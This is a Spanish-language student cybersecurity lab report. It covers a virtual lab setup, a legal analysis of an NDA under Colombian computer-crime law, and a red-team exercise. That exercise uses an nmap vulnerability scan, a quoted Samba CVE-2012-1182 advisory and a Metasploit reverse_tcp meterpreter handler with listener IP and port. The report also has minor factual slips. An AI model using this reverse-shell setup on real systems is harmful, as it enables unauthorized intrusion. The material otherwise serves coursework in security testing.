
Fuente: Imirida Mora Niño

3.5.3. CARACTERÍSTICAS TÉCNICAS DE HARDWARE.

Se dará a conocer las características técnicas de cada hardware desde la maquina física hasta las máquinas virtuales.

MAQUINA FISICA: Con sistema operativo Windows 11 Pro.

Figura 22 Windows 11 Pro.




```
C:\WINDOWS\system32\CMD.exe
Microsoft Windows [Versión 10.0.22621.1992]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Janus>systeminfo

Nombre de host:                            DESKTOP-QIUMTSI
Nombre del sistema operativo:              Microsoft Windows 11 Pro
Versión del sistema operativo:             10.0.22621 N/D Compilación 22621
Fabricante del sistema operativo:          Microsoft Corporation
Configuración del sistema operativo:       Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de:                              Janus
Organización registrada:
Id. del producto:                          00330-80000-00000-AA590
Fecha de instalación original:             2/08/2023, 5:44:38 p. m.
Tiempo de arranque del sistema:            5/08/2023, 4:26:23 p. m.
Fabricante del sistema:                    Micro-Star International Co., Ltd.
Modelo el sistema:                         MS-7C96
Tipo de sistema:                           x64-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3801 Mhz
Versión del BIOS:                          American Megatrends International, LLC. 2.Q2, 4/11/2021
Directorio de Windows:                     C:\WINDOWS
Directorio de sistema:                     C:\WINDOWS\system32
Dispositivo de arranque:                   \Device\HarddiskVolume1
Configuración regional del sistema:        es;Español (internacional)
Idioma de entrada:                         es-mx;Español (México)
Zona horaria:                              (UTC-05:00) Bogotá, Lima, Quito, Rio Branco
Cantidad total de memoria física:          7.574 MB
Memoria física disponible:                 940 MB
Memoria virtual: tamaño máximo:            14.257 MB
Memoria virtual: disponible:               2.104 MB
Memoria virtual: en uso:                   12.153 MB
```

Fuente: Imirida Mora Niño

MAQUINA VIRTUAL KALI LINUX: Sistema operativo Debía de 64 Bits.


Figura 23 Debian - Kali Linux



Fuente: Imirida Mora Niño

MAQUINA VIRTUAL WINDOWS: Con sistema operativo Windows 10 Home.

Figura 24 Windows 10 Home.




Fuente: Imirida Mora Niño

- Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux.

Para desarrollar este paso, lo primero que debemos realizar la desactivación de todo el sistema de defensa de nuestra máquina virtual Windows, para cuando hagamos el ping de conectividad no nos genere acceso denegado para la conectividad.


Figura 25 Desactivación de Protección



Fuente: Imirida Mora Niño

Validamos que todo el sistema de seguridad se encuentre abajo o apagado respecto al Firewall de Windows.

Figura 26 Desactivación de Firewall.




Fuente: Imirida Mora Niño

Entonces después de esto debemos conocer nuestras IPS en cada una de las maquinas. Para validar estas IPS lo realizaremos mediante comandos.

- En Windows abrimos el CDM y utilizamos el comando IPCONFIG, el cual nos arrojara la información necesaria de nuestra ip como lo muestra la siguiente figura 27 la ip de nuestra máquina virtual Windows es 192.168.10.7.


Figura 27 IP 192.168.10.07 en Windows.



Fuente: Imirida Mora Niño

- En Kali utilizamos el comando IFCONFIG, el cual nos arrojara la información necesaria de nuestra ip como lo muestra la siguiente figura 28 la ip de nuestra máquina virtual Kali es 192.168.10.6.

Figura 28 IP 192.168.10.06 en Kali




Fuente: Imirida Mora Niño

Utilizaremos el comando **PING + IP** las cuales nos mostraron las figuras 27 y 28, para realizar la conexión desde Windows a Kali y de Kali a Windows.

- En nuestra figura 29 ar realizar el Ping, nos muestra conectividad a la IP 192.168.10.6 con 32 bytes de datos con 4 paquetes enviados, 4 recibidos y 0 perdidos.


Figura 29 PING desde Windows



Fuente: Imirida Mora Niño

- En la figura 30 se realiza el ping desde la máquina de Kali Linux a Windows, utilizando la IP 192.168.10.7 donde el tiempo de ejecución es constante.

Figura 30 PING desde Kali



Fuente: Imirida Mora Niño

4. **ACTUACION ETICA Y LEGAL**

4.1 ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?

Para el desarrollo de esta actividad debemos realizar las lecturas correspondientes del anexo 2 y anexo 3, los cuales nos van a brindar los parámetros necesarios para determinar que procesos son ilegales dentro de las condiciones que se dan para la vacante ofrecida por parte de la organización **HACKERHOUSE**

Tabla 5 ANALISIS ANEXO 2 Y ANEXO 3

ANEXO 2	ANALISIS LEGAL DE HACKERHOUSE
Acuerdo de confidencialidad firmado por un abogado que lo despidieron por procesos ilegales.	Este contrato de confidencialidad sigue vigente a pesar de que la persona creadora fue despedida por procesos ilegales y aun así siguen ejecutando contrataciones con este acuerdo.

Recursos Humanos no reviso los acuerdos de confidencialidad con el personal nuevo.	RRHH y la alta gerencia no revisa dicho acuerdo y aun así contratan con él a sus nuevos empleados.
CONSIDERACIONES DEL ANEXO 3	
Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.	Se torna ilegal esta cláusula debido a que obliga a NO divulgar ante ninguna autoridad legal la información confidencial o sobre procesos ilegales que se están dando dentro de la compañía, previniendo que se puedan tomar medidas correctivas a procesos fraudulentos.
Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".	Se torna ilegal cuando se pide datos de chuzadas, intercepciones ilegales y accesos abusivo a sistemas de información sin previa autorización u orden judicial.
restringiendo su uso exclusivamente a las personas que tengan absoluta necesidad de conocerla.	Se debe proteger la información y no brindársela a personas que tengan la necesidad de conocerla.
No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.	Puesto que prohíbe denunciar ante los entes correspondientes las actividades sospechosas.
Responder por el mal uso que le den sus representantes a la **información confidencial.**	Esta acción conlleva a la consecuencia de detención o perder el derecho a ejercer la profesión.
La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse.	No debería a ver información ilegal, debido a que es una empresa que maneja datos personales y confidenciales, por lo anterior se entiende que la empresa conoce de dicha información ilegal.
Mantener la reserva de la **información confidencial** hasta tanto	Hace falta más información respecto a este acuerdo o detallarlo más a fondo
Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.	La persona que esté en contra de lo acordado será responsable por todos los daños ocasionados.
acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.	La empresa debería poner su parte jurídica para representar al empleado en caso de que se

	presente información irregular. Pero acá solicitan abogado externo.
Novena. Legislación aplicable: Este **acuerdo** se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.	Aquí sin importar si es información legal o ilegal debemos acogernos a la normativa colombiana respecto a las sanciones o multas que conlleve este cargo.
Décima. Aceptación del Acuerdo: Las partes han leído y estudiado de manera detenida los términos y el contenido del presente **Acuerdo** y por tanto manifiestan estar conformes y aceptan todas las condiciones.	No creo que de manera detenida se estudió el acuerdo, hace falta muchos procesos de explicación, como las funciones, obligaciones, profundización en procesos de la compañía respecto al manejo de la información confidencial y los datos.

Fuente Imirida Mora Niño

4.2 Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Respecto al proceso, si se encuentran irregularidad que se violentan según los anexos 2 y 3, a continuación, los nombraremos que articulo y que ley se incurre en incumplimiento y posibles sanciones.

Tabla 6 LEY Y ARTICULOS VIOLENTADOS

LEY 1273 DE 2009			
El 05/01/2009 se define una ley contra delitos en la privacidad, honradez y accesibilidad de los datos y los procedimientos informáticos. Permite avanzar en el sanciona miento para los delitosinformático.			
ARTICULO	**NOMBRE DEL ARTICULO**	**CARACTERISTICAS**	**MULTAS O SANCIONES**
269 A	Acceso abusivoa un sistema informático	Toda persona que, sin autorización, impida o interfiera en el normal ingreso a un sistema informático, a los datos que estén dentro de ellos y la red.	Incurrirá en prisión de 48 a 96 meses o de 100 a 1000 SMLMV.
269 C	Interceptación de datos Informáticos.	Cualquier persona que, sin orden judicial,	Incurrirá en prisión de 36 a 72 meses.

		obstaculice datos en su origen, destino o emita radiación electromagnética desde un sistema informático que transmita dichos datos.	
269 E	Uso de Software malicioso.	Cualquier persona que fabrique, comercialice, compre, distribuya, venda envíe, implemente o adquiera software malicioso u otros programas informáticos dañinos en el territorio del país sin permiso.	Incurrirá en prisión de 48 a 96 meses o de 100 a 1000 SMLMV.
269 F	Violación de Datos persona les.	El que venda, compra, almacene o utilice claves personales, sin autorización de archivos, base de datos o medio similar, para uso o un beneficio de tercero.	Incurrirá en prisión de 48 a 96 meses o de 100 a 1000 SMLMV.

Fuente Ley 1273 de 2009 - Gestor Normativo. (s.f.). Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones,%20entre%20otras%20disposiciones..

Adicionalmente también la ley 1581 de 2012 en su capítulo II “Procedimientos y Sanciones” indica: que la superintendencia de Industria y comercio apenas establezca el incumplimiento del responsable del tratamiento de datos, colocara las medidas o sanciones estipuladas en la ley. Las cuales son las siguiente:

a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.

b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar.

c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;

d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles.

Fuente Ley 1581 de 2012 - Gestor Normativo. (s.f.). Inicio – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

4.3 El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

RESPUESTA: Como especialista en seguridad informática, no aceptaría la propuesta de trabajar, aunque suene tentadora por el valor del contrato debido a que ya me documenté, leí y he observado el riesgo que conlleva tener malas prácticas profesionales respecto a procesos organizacionales que en su función sea el manejo de la información o datos personales sensibles.

Adicionalmente siempre se debe leer muy bien cada cláusula de la contratación actual que nos ofrezcan, analizar cada parte o ítem para saber si lo que se firma es legal y va con la ética profesional de nosotros.

Aunque en ocasiones hay actividades que no se relacionan en los contratos, y uno empieza a asumirlas, quizás en esos procesos es donde más cuidado se debe tener, ya que nadie no las tipifica, sino que se realizan verbalmente, y uno lo asume como si fuera parte de la labor contractual contratada.

El COPNIA en su página nos muestra el código de ética y sanción colombiana regida por la ley 842 de 2003, donde nos estipulan “reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones, en esta ley podemos ver a que nos enfrentamos y como debemos asumir siendo profesionales.”[5]

[5] *Ley 842 de 2003* | *Copnia*. (s.f.). Inicio | Copnia. https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

También teniendo en cuenta las sanciones que nos otorgan en caso de alguna falla estipulada en la ley, y que nada vale la pena, ni ningún cargo, salario o reconocimiento que atente contra la perdida de nuestro perfil profesional, perdida de la tarjeta o incluso inhabilitación de por vida de nuestra profesión, que con tanto esfuerzo, dedicación y economía nos costó sacarla.

4.4 Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Tabla 7 Ataque Cibernético. Autoría Propia.

<table>
<tr><td colspan="2">ATAQUE CIBERNETICO A EPM</td></tr>
<tr><td>¿QUE SUCEDIÓ?</td><td>Un ataque cibernético, que afecto el servicio de atención al cliente y los canales virtuales.</td></tr>
<tr><td>COMO SUCEDIÓ</td><td>a través de ransomware, que captura la información y la cifra; y para poderla liberar hay que pagar por el código.</td></tr>
<tr><td>QUIEN LO HIZO</td><td>GRUPO BLACK CAT</td></tr>
<tr><td>QUE PROCESO REALIZA LA EMPRESA</td><td>Activo un equipo para realizar una auditoría forense, que permitirá identificar la causa raíz del incidente de ciberseguridad.</td></tr>
<tr><td colspan="2">LEYES Y ARTICULOS</td></tr>
<tr><td>Art. 269A: Acceso abusivo a un sistema informático</td><td rowspan="4">Ingresaron al sitio de servicio al cliente e interceptaron los canales virtuales, capturaron bases de datos y validaron información del personal de la compañía, mediante el ransomware.</td></tr>
<tr><td>Art. 296C: Interceptación de datos Informáticos.</td></tr>
<tr><td>Art. 269F: Violación de Datos personales</td></tr>
<tr><td>Art. 269E: Uso de Software malicioso</td></tr>
</table>

Fuente: Imirida Mora Niño

Punto de vista: Respecto a este sucedo, queda demostrado que aún no nos encontramos a la vanguardia tecnológica, para poder contrarrestar dichos ataques, pero lo que si podemos hacer es mitigar procesos de ciberseguridad, crear políticas más apropiadas para los procesos que contengan información tanto de datos personales como de seguridad de la información que se almacena.

De este ataque queda la reflexión de que todas las empresas y los colaboradores debemos aportar a que los procesos sean más funcionales, seguros y robustos en

el proceso diario, también que debemos actualizarnos día a día para ayudar a que el espacio cibernético sea más seguro para todos.

Los materiales que usaron en el desarrollo del proyecto, estos pueden ser materiales físicos como también software, encuestas, etc.

5 **EJECUCCION PRUEBAS DE INTRUSION**

5.1 Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a redteam.

Para llevar a cabo el anexo 4 se utilizaron las siguientes aplicaciones dentro de la actividad, para poder aplicar cada una en la búsqueda del ataque ocasionado a la organización:

Tabla 8 Herramientas Utilizadas

APLICACIÓN	DESCRIPCION	USO
MSFVENOM	Comando que se utiliza para la herramienta Msfpayload	Se utiliza para la iniciación de la herramienta Metasploit.
KALI LUNUX	Sistema Operativo Gratuito	Sistema Operativo Atacante
WINDOWS	Sistema Operativo licenciado	Sistema Operativo Victima
METASPLOIT	Herramienta que permite ejecutar procesos de expliots, la cual ayuda a identificar debilidades de seguridad y se utiliza como prueba de penetración	• Ejecución del Payload. • Escuchar el puerto 443.
NMAP	Herramienta gratuita orientada a la exploración de redes y a procesos de seguridad.	• Mapeo de Puertos. • Identificación de Puertos.
CVE	Es una herramienta de base de datos que nos permite identificar las vulnerabilidades	Identificación de la vulnerabilidad según la base de datos.
VIRTUAL BOX	Aplicación que se utiliza para virtualizar las maquinas dentro de un host.	Creación de entornos controlados como es Kali Linux y Windows.

PAYLOAD	Es un código malicioso que se utiliza para la postexplotacion de una vulnerabilidad.	Se utiliza como carga útil en la ejecución del .exe.


Fuente: Imirida Mora Niño

5.2 A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 x64.

Para este proceso, utilice la fase de recopilación de información, partiendo desde la que nos indica la persona administradora de la maquina atacada por el archivo PoC_1010201094.exe:

- Los sistemas de seguridad se encontraban desactivados.


Figura 31 Sistema de defensa desactivado



Fuente: Imirida Mora Niño

- Información en el escritorio, que después desaparece.


Figura 32 Archivo txt.



Fuente: Imirida Mora Niño

- Recuerda haber ejecutado un archivo.exe con el nombre PoC_1010201094.exe enviado por WhatsApp.

Figura 33 Ejecutable PoC.



Fuente: Imirida Mora Niño.


- Políticas de seguridad bajas respecto a permisos de usuarios y maquinas.
- Se analiza la opción de que exista una sesión abierta por meterpreter.

5.3 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿qué puerto abre la aplicación específica en el anexo?

Para identificar los fallos, lo primero que debemos realizar es una validación a la IP de la maquina víctima.

En Windows abrimos el CDM y utilizamos el comando IPCONFIG, el cual nos arrojara la información necesaria de nuestra ip como lo muestra la siguiente figura N° 34 la ip de nuestra máquina virtual Windows es **192.168.10.16**.

Figura 34 IP 192.168.10.16 en Windows.




Fuente: Imirida Mora Niño

Ya teniendo ese dato de nuestra IP en Windows, se utiliza la herramienta de NMAP con la cual se realiza un escaneo de vulnerabilidades para la **IP 192.168.10.16** que es la maquina víctima en este escenario.

Con el comando **sudo nmap -f -script vuln ip 192.168.10.16** como lo muestra la Figura N° 3 donde se evidencia que en el escaneo trae los puertos que se encuentran abierto como lo son el 135-139-445 adicional nos informa que presenta una vulnerabilidad CVE-2012-1182.

Figura 35 Escaneo con NMAP.



Fuente: Imirida Mora Niño

Según la base de datos de CVE esta falencia se debe a CVE-2012-1182 permite generar una conexión sin autentificación por lo cual genera una vulnerabilidad que permite código remoto.

Figura 36 CVE - 2012 - 1182.

CVE-2012-1182:

```
========================================================== ========
== Asunto: ejecución remota de código de credencial "root".
==
== CVE ID#: CVE-2012-1182
==
== Versiones: Samba 3.0.x - 3.6.3 (inclusive)
==
== Resumen: Samba 3.0.x a 3.6.3 se ven afectados por un
== vulnerabilidad que permite código remoto
== ejecución como usuario "root".
==
========================================================== ========

============
Descripción
============

Las versiones de Samba 3.6.3 y todas las versiones anteriores a esta se ven afectadas por
una vulnerabilidad que permite la ejecución remota de código como usuario "root"
desde una conexión anónima.

El generador de código para el código de llamada a procedimiento remoto (RPC) de Samba
contenía un error que provocó que generara un código que contenía un
fallo de seguridad. Este código generado se utiliza en las partes de Samba que
controlar la clasificación y desclasificación de llamadas RPC a través de la red.

La falla provocó controles en la variable que contiene la longitud de un
matriz asignada que se realizará independientemente de las comprobaciones en el
Variable utilizada para asignar la memoria para esa matriz. Como ambos estos
Las variables son controladas por el cliente que se conecta, lo que hace posible
para que una llamada RPC especialmente diseñada haga que el servidor se ejecute
código arbitrario.

Como esto no requiere una conexión autenticada, es la forma más
posible vulnerabilidad grave en un programa, y los usuarios y proveedores están
Se les anima a parchear sus instalaciones de Samba inmediatamente.

==================
Disponibilidad de parches
==================

Los parches que solucionan este problema se han publicado en:

    http://www.samba.org/samba/security/

Además, Samba 3.6.4, Samba 3.5.14 y 3.4.16 se han publicado como
comunicados de seguridad para corregir el defecto. Parches contra Samba más antigua
Las versiones están disponibles en:

    http://samba.org/samba/patches/

Se recomienda a los administradores de Samba que ejecutan versiones afectadas que actualicen
a 3.6.4, 3.5.14 o 3.4.16 o aplique estos parches tan pronto como
posible.

Debido a la gravedad de esta vulnerabilidad, se han implementado parches.
lanzado para todas las versiones de Samba actualmente sin soporte y
```

Fuente: samba-vuln-cve-2012-1182 Script NSE: documentación del motor de scripting Nmap . (Dakota del Norte). Nmap: Network Mapper - Escáner de seguridad gratuito. https://nmap.org/nsedoc/scripts/samba-vuln-cve-2012-1182.html

Adicionalmente el puerto 443 se utiliza para escuchar información mediante el protocolo HTTPS cifrando información entre servidor – cliente, pero en este caso genero inconsistencia y fue vulnerado para crear una amenaza para la organización

5.4 Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 x64), haga uso de gráficos para explicar el ataque.


Las vulnerabilidades en un sistema de información son accesos que permiten que personas no autorizadas o criminales accedan a las maquinas afectando procesos o información de vital importancia en organizaciones.

Como lo observamos en la Figura N° 37 al generar el escaneo nos muestra la vulnerabilidad expuesta, la cual no solo genera conflicto de fuga o perdida de información, sino políticas de seguridad escasas que permiten estos sucesos abusivos a las maquinas.

Adicionalmente, genera un gasto de recuperación a los procesos de ciberseguridad que mantiene la empresa, puesto que el archivo .txt. genero perdida de información valiosa y un riesgo de datos personal respecto al tratamiento que se les debe dar.

Quizás se genere un proceso interno, para auditar cada proceso que generen los empleados, las políticas existentes y la seguridad que cada equipo de cómputo y sus redes presentan.

Figura 37 Grafico del ataque.



6

Fuente: Imirida Mora Niño

5.5 Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el payload.

Tabla 9 Comandos Utilizados.

COMANDO	ESTRUCTURA
exploit/multi/handle.	Es el software que ejecuta el Payload.
Set payload/windows/meterpreter/reverse_tcp	Sentencia de configuración del Payload.
Set LHOST	Ip de la maquina atacante 192.168.10.22
Set LPORT	Puerto 443 el que se utilizar para atacar.
SYSINFO	Características del equipo Windows
LS	Listar archivos del directorio
